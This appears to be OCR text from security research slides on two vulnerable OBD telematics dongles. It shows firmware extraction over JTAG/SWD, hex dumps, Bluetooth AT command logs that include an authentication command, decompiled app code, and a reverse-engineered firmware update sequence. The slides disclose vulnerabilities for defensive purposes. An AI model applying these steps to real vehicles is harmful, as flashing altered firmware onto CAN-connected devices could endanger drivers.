
Extract the original firmware!


JTAG Connection

Read via JLINK



VULNERABLE TELEMATICS A





VULNERABLE TELEMATICS A

Read Bin

Analyze application part of the firmware

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
8004020	04	07	00	20	08	08	00	20	08	00	00	20	5C	08	00	20	
8004030	41	4C	00	00	42	44	00	00	42	52	44	00	42	52	54	00	AL..BD..BRD.BRT.
8004040	42	4F	4F	54	00	00	00	00	43	46	43	00	43	46	00	00	BOOT....CFC.CF..
8004050	43	4D	00	00	43	52	41	00	43	56	00	00	44	50	4E	00	CM..CRA.CV..DPN.
8004060	44	50	00	00	45	00	00	00	48	49	53	00	48	00	49	00	DP..E...HIS.H.I.
8004070	4C	45	44	00	4C	50	00	00	4C	00	00	00	4D	41	00	00	LED.LP..L...MA..
8004080	52	54	43	00	52	41	00	00	52	44	00	00	52	56	00	00	RTC.RA..RD..RV..
8004090	53	48	00	00	53	50	41	00	53	50	00	00	53	54	00	00	SH..SPA.SP..ST..
80040A0	53	56	00	00	53	00	00	00	54	50	00	00	56	4D	00	00	SV..S...TP..VM..
80040B0	56	53	00	00	57	53	00	00	5A	00	00	00	40	31	00	00	VS..WS..Z...@1..
80040C0	40	32	00	00	40	33	00	00	40	34	30	33	00	00	00	00	@2..@3..@403....
80040D0	40	4C	4F	43	4B	00	00	00	40	50	57	44	00	00	00	00	@LOCK...@PWD....
80040E0	40	41	55	54	48	00	00	00	40	45	58	49	54	00	00	00	@AUTH...@EXIT...
80040F0	40	53	54	47	00	00	00	00	40	53	54	53	00	00	00	00	@STG....@STS....
8004100	40	53	54	43	00	00	00	00	40	53	54	00	54	53	41	00	@STC....@ST.TSA.
8004110	54	53	42	00	54	53	46	00	54	53	47	00	40	53	41	00	TSB.TSF.TSG.@SA0
8004120	00	00	00	00	45	31	45	31	30	30	30	30	30	30	30	00	....E1E100000000
8004130	30	30	30	30	00	00	00	00	30	43	30	43	30	43	30	43	0000....0C0C0C0C
8004140	30	30	00	00	30	45	30	45	30	45	30	45	30	30	00	00	00..0E0E0E0E00..
8004150	30	30	30	30	30	30	30	30	00	00	00	00	30	30	00	00	00000000....00..
8004160	4E	4F	20	44	41	54	41	00	46	42	30	30	30	30	30	00	NO DATA.FB000000
8004170	30	30	30	30	30	30	30	30	00	00	00	00	30	30	30	30	00000000....0000
8004180	30	30	30	30	30	30	00	00	30	31	30	30	00	00	00	00	
8004190	30	31	30	31	30	31	00	00	30	31	30	31	30	32	00	00	010101..010102..
80041A0	30	32	30	31	30	31	00	00	30	32	30	31	30	32	00	00	020101..020102..
80041B0	25	64	20	52	45	43	4F	52	44	20	52	45	4D	4F	56	45	%d RECORD REMOVE
80041C0	44	2E	00	00	25	75	2E	25	30	32	75	0D	0A	3E	00	00	D...%u.%02u..>..
80041D0	42	55	53	20	49	4E	49	54	3A	20	00	00	2E	2E	2E	00	BUS INIT: .....
80041E0	45	52	52	4F	52	00	00	00	53	45	41	52	43	48	49	4E	ERROR...SEARCHIN

Commands

Bluetooth Communication Data

```
文件(F)  编辑(E)  格式(O)
ATI
AT@AUTH0a883311605d
ATZ
ATE0
ATM1
ATL0
ATS0
ATH1
ATAT1
0100
ATDP
ATDPN
0120
0140
010c
010c
011c
0900
0101
03
07
```

```
文件(F)  编辑(E)  格式(O)  查看(V)
ELM327 v1.5[redacted]27 v1.6.1

>ATI
ELM327 v1.5[redacted] v1.6.1

AT@AUTH0A883311605DOK>

ATZ
ELM327
 v1.5[redacted]027 v1.6.1035VMB
ATE0
OK>
?>
OK>
OK>
OK>
?>
7E8064100BE3FB813

>
AUTO, I
SO 15765-4 (CAN 11/500)>
A6
>
```

APP Logs: Control Data


(14577): AT@STS010101 0

(14577): AT@STS010502 0

VULNERABLE TELEMATICS A

The bin file in the smartphone.

The firmware extracted from the device.



Confirmed! The boot part ends at 8001FFF, and the application part starts at 8002000.

VULNERABLE TELEMATICS A


VULNERABLE TELEMATICS A

```
package com.[redacted].obd;

public final class AlarmData {
    public class DataType {
        public static final int Float = 1;
        public static final int Integer = 0;
        public static final int String = 2;

        public DataType(AlarmData arg1) {
            AlarmData.this = arg1;
            super();
        }
    }

    private static final String TAG = "[AlarmData]";
    private byte[] mData;
    private int mDataType;
    private int mType;

    private AlarmData(int arg1, int arg2, byte[] arg3) {
        super();
        this.mType = arg1;
        this.mDataType = arg2;
        this.mData = arg3;
    }

    public int getDataType() {
        return this.mDataType;
    }
```

Code Snippet: No obfuscation ! ! !

VULNERABLE TELEMATICS A

Bluetooth connection between the app and the device.



BluetoothAdapter.startDiscovery()

BluetoothAdapter.getRemoteDevice()

BluetoothDevice.createInsecureRfcommSocketToServiceRecord()

BluetoothSocket.connect()

BluetoothSocket.getInputStream()
And BluetoothSocket.getOutputStream()

VULNERABLE TELEMATICS A

BluetoothSocket.write(byte[])
BluetoothSocket.flush()

Send command

Receive response
BluetoothSocket.read()

Execute the commands

VULNERABLE TELEMATICS A


Dumping the data sent through Bluetooth

```
442   int write(byte[] b, int offset, int length) throws IOException {
443
444     if (VDBG) Log.d(TAG, "write: " + mSocketOS + " length: " + length);
445     mSocketOS.write(b, offset, length);
446     // There is no good way to confirm since the entire process is asynchronous anyway
447     if (VDBG) Log.d(TAG, "write out: " + mSocketOS + " length: " + length);
448     StringBuffer sb = new StringBuffer();
449     int i = 0;
450     while(i < length) {
451       sb.append(String.format(" 0x%02x", b[offset+i]));
452       i += 1;
453     }
454     Log.d("BLUE", "write:" + sb.toString() + " length: " + length + " offset: " + offset);
455     return length;
456   }
```

```
424   int read(byte[] b, int offset, int length) throws IOException {
425
426     if (VDBG) Log.d(TAG, "read in:  " + mSocketIS + " len: " + length);
427     int ret = mSocketIS.read(b, offset, length);
428     if(ret < 0)
429       throw new IOException("bt socket closed, read return: " + ret);
430     if (VDBG) Log.d(TAG, "read out:  " + mSocketIS + " ret: " + ret);
431     StringBuffer sb = new StringBuffer();
432     int i = 0;
433     while(i < ret) {
434       sb.append(String.format(" 0x%02x", b[offset+i]));
435       i += 1;
436     }
437     Log.d("BLUE", "read:" + sb.toString() + " length: " + length + " offset: " + offset);
438     return ret;
439   }
```

/src/framework/base/core/java/android/bluetooth/BluetoothSocket.java

VULNERABLE TELEMATICS A



VULNERABLE TELEMATICS A

Reverse-engineering the firmware update protocol

ATLOCK0 →
← ACK: >OK
ATBOOT →
← ACK: ELM 327 V1.5
ATBOOT →
← ACK: XXXXXX 627 V1.6.1035
ATBOOT →
← ACK: >ATBOOT
ATBOOT →
← ACK: 0x15 0x42

Split the bin file into fragments (256 bytes)

Send the 1st fragment →
← ACK: 0x06 0x44 0x0D
Send the 2nd fragment →
← ACK: 0x06 0x44 0x0D
Send the last fragment →
← ACK: 0x06 0x44 0x0D
Send "0x04" →
← ACK: 0x06 0x44 0x0D

Complete and Reboot!

CONTENT

- Telematics
- Attack Surface
- Vulnerable Telematics System A
- Vulnerable Telematics System B
- Attacks via Compromised Telematics Systems
- Suggestions on Fixing the Vulnerability
- Conclusion

VULNERABLE TELEMATICS B

OBD Device B

- Microprocessor + Bluetooth + CAN1/CAN2 + Sensor
- No (firmware) W/R protection
- Communicate with its app through Bluetooth


Top Board: Bluetooth

Bottom Board: MCU + CAN + Sensor

VULNERABLE TELEMATICS B

Extract the original firmware!

Since the firmware is not protected, we can extract it via SWD or JTAG directly.



Monitor CANbus Data

Monitor Bluetooth Communication

VULNERABLE TELEMATICS B

Analyze the firmware

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
800E3F0	49	53	4F	20	39	31	34	31	2D	32	00	00	42	55	53	20	ISO 9141-2..BUS
800E400	49	4E	49	54	3A	20	00	00	2E	2E	2E	20	45	52	52	4F	INIT: ..... ERRO
800E410	52	00	00	00	46	42	20	45	52	52	4F	52	00	00	00	00	R...FB ERROR....
800E420	42	55	53	20	45	52	52	4F	52	00	00	00	43	41	4E	20	BUS ERROR...CAN
800E430	45	52	52	4F	52	00	00	00	C0	46	C0	46	C0	46	C0	46	ERROR....F.F.F.F
800E440	FF	F7	34	FF	C1	33	F1	81	66	00	00	00	41	43	43	53	..4..3..f...ACCS
800E450	54	4F	50	00	42	4F	4F	54	00	00	00	00	4C	4F	46	46	TOP.BOOT....LOFF
800E460	00	00	00	00	52	44	41	54	45	00	00	00	52	50	49	44	....RDATE...RPID
800E470	00	00	00	00	52	57	49	44	00	00	00	00	54	59	50	45	....RWID....TYPE
800E480	00	00	00	00	4F	4B	25	73	00	00	00	00	45	52	52	4F	....OK%s....ERRO
800E490	52	25	73	00	33	2E	33	2E	30	2E	35	00	03	22	22	03	R%s.3.3.0.5..."".
800E4A0	FF	FF	FF	FF	25	30	36	78	25	73	00	00	41	55	54	4F	....%06x%s..AUTO
800E4B0	00	00	00	00	41	55	54	4F	2C	20	00	00	25	64	2E	25	....AUTO, ..%d.%
800E4C0	64	56	00	00	4E	4F	20	44	41	54	41	00	30	00	05	00	dV..NO DATA.0...
800E4D0	4C	CD	6C	00	0C	C9	2C	00	36	56	76	00	26	46	66	00	L.l...,.6Vv.&Ff.
800E4E0	02	01	00	00	00	A2	4A	04	41	43	43	00	41	43	54	00	......J.ACC.ACT.
800E4F0	41	54	30	00	41	54	31	00	41	54	32	00	43	49	44	00	AT0.AT1.AT2.CID.
800E500	43	41	00	00	44	50	4E	00	44	50	00	00	4B	4D	00	00	CA..DPN.DP..KM..
800E510	4C	4F	4F	00	4D	41	00	00	4D	52	00	00	4D	54	00	00	LON.MA..MR..MT..

Commands

Firmware Version

```
AT ACC STOP
AT LOFF
AT I
AT ST19
AT L0
AT S1
AT E0
AT H0
AT RV
AT SP6
01 00
01 0D
01 0C
01 10
09 02
AT LON
01 031
07
03
```

```
 AT ACC STOP
OK
>AT LOFF
OK
>AT I3.3.0.5
>AT ST19
OK
>AT L0
OK
>AT S1OK
>AT E0OK
>OK
>12.0V>OK>41 00
ERROR>OK>BUS IN
31 44 34 1: 47
05 36 >41 06 64
>12.0V>41 05 36
07 00 >41 04 25
0C 39 00 >41 0D
```

VULNERABLE TELEMATICS B

Analyze the firmware

Firmware from the device

Address: 0x8002000 x1 x2 x4

Address	0	1	2	3	4	5	6	7	8	9
8002000	00	04	00	20	39	E4	00	08	5D	DF
8002010	61	DF	00	08	63	DF	00	08	65	DF
8002020	00	00	00	00	00	00	00	00	00	00
8002030	67	DF	00	08	00	00	00	00	6B	DF
8002040	93	C9	00	08	93	C9	00	08	93	C9
8002050	93	C9	00	08	93	C9	00	08	99	DF
8002060	93	C9	00	08	93	C9	00	08	93	C9
8002070	93	C9	00	08	93	C9	00	08	93	C9
8002080	93	C9	00	08	93	C9	00	08	93	C9
8002090	EB	DF	00	08	93	C9	00	08	93	C9
80020A0	93	C9	00	08	93	C9	00	08	93	C9
80020B0	93	C9	00	08	93	C9	00	08	79	DF
80020C0	93	C9	00	08	93	C9	00	08	93	C9
80020D0	93	C9	00	08	93	C9	00	08	BB	63
80020E0	93	C9	00	08	1F	E0	00	08	93	C9
80020F0	93	C9	00	08	93	C9	00	08	93	C9
8002100	93	C9	00	08	93	C9	00	08	93	C9
8002110	93	C9	00	08	23	22	00	08	93	C9


Firmware from the app


Address: 0x8000000 x1 x2 x4


Address	0	1	2	3	4	5	6	7	8	9	A
8000000	00	04	00	20	39	E4	00	08	5D	DF	00
8000010	61	DF	00	08	63	DF	00	08	65	DF	00
8000020	00	00	00	00	00	00	00	00	00	00	00
8000030	67	DF	00	08	00	00	00	00	6B	DF	00
8000040	93	C9	00	08	93	C9	00	08	93	C9	00
8000050	93	C9	00	08	93	C9	00	08	99	DF	00
8000060	93	C9	00	08	93	C9	00	08	93	C9	00
8000070	93	C9	00	08	93	C9	00	08	93	C9	00
8000080	93	C9	00	08	93	C9	00	08	93	C9	00
8000090	EB	DF	00	08	93	C9	00	08	93	C9	00
80000A0	93	C9	00	08	93	C9	00	08	93	C9	00
80000B0	93	C9	00	08	93	C9	00	08	79	DF	00
80000C0	93	C9	00	08	93	C9	00	08	93	C9	00
80000D0	93	C9	00	08	93	C9	00	08	BB	63	00
80000E0	93	C9	00	08	1F	E0	00	08	93	C9	00
80000F0	93	C9	00	08	93	C9	00	08	93	C9	00
8000100	93	C9	00	08	93	C9	00	08	93	C9	00
8000110	93	C9	00	08	23	22	00	08	93	C9	00

Confirmed! The boot part ends at 8001FFF, and the application part starts at 8002000 (default)

VULNERABLE TELEMATICS B







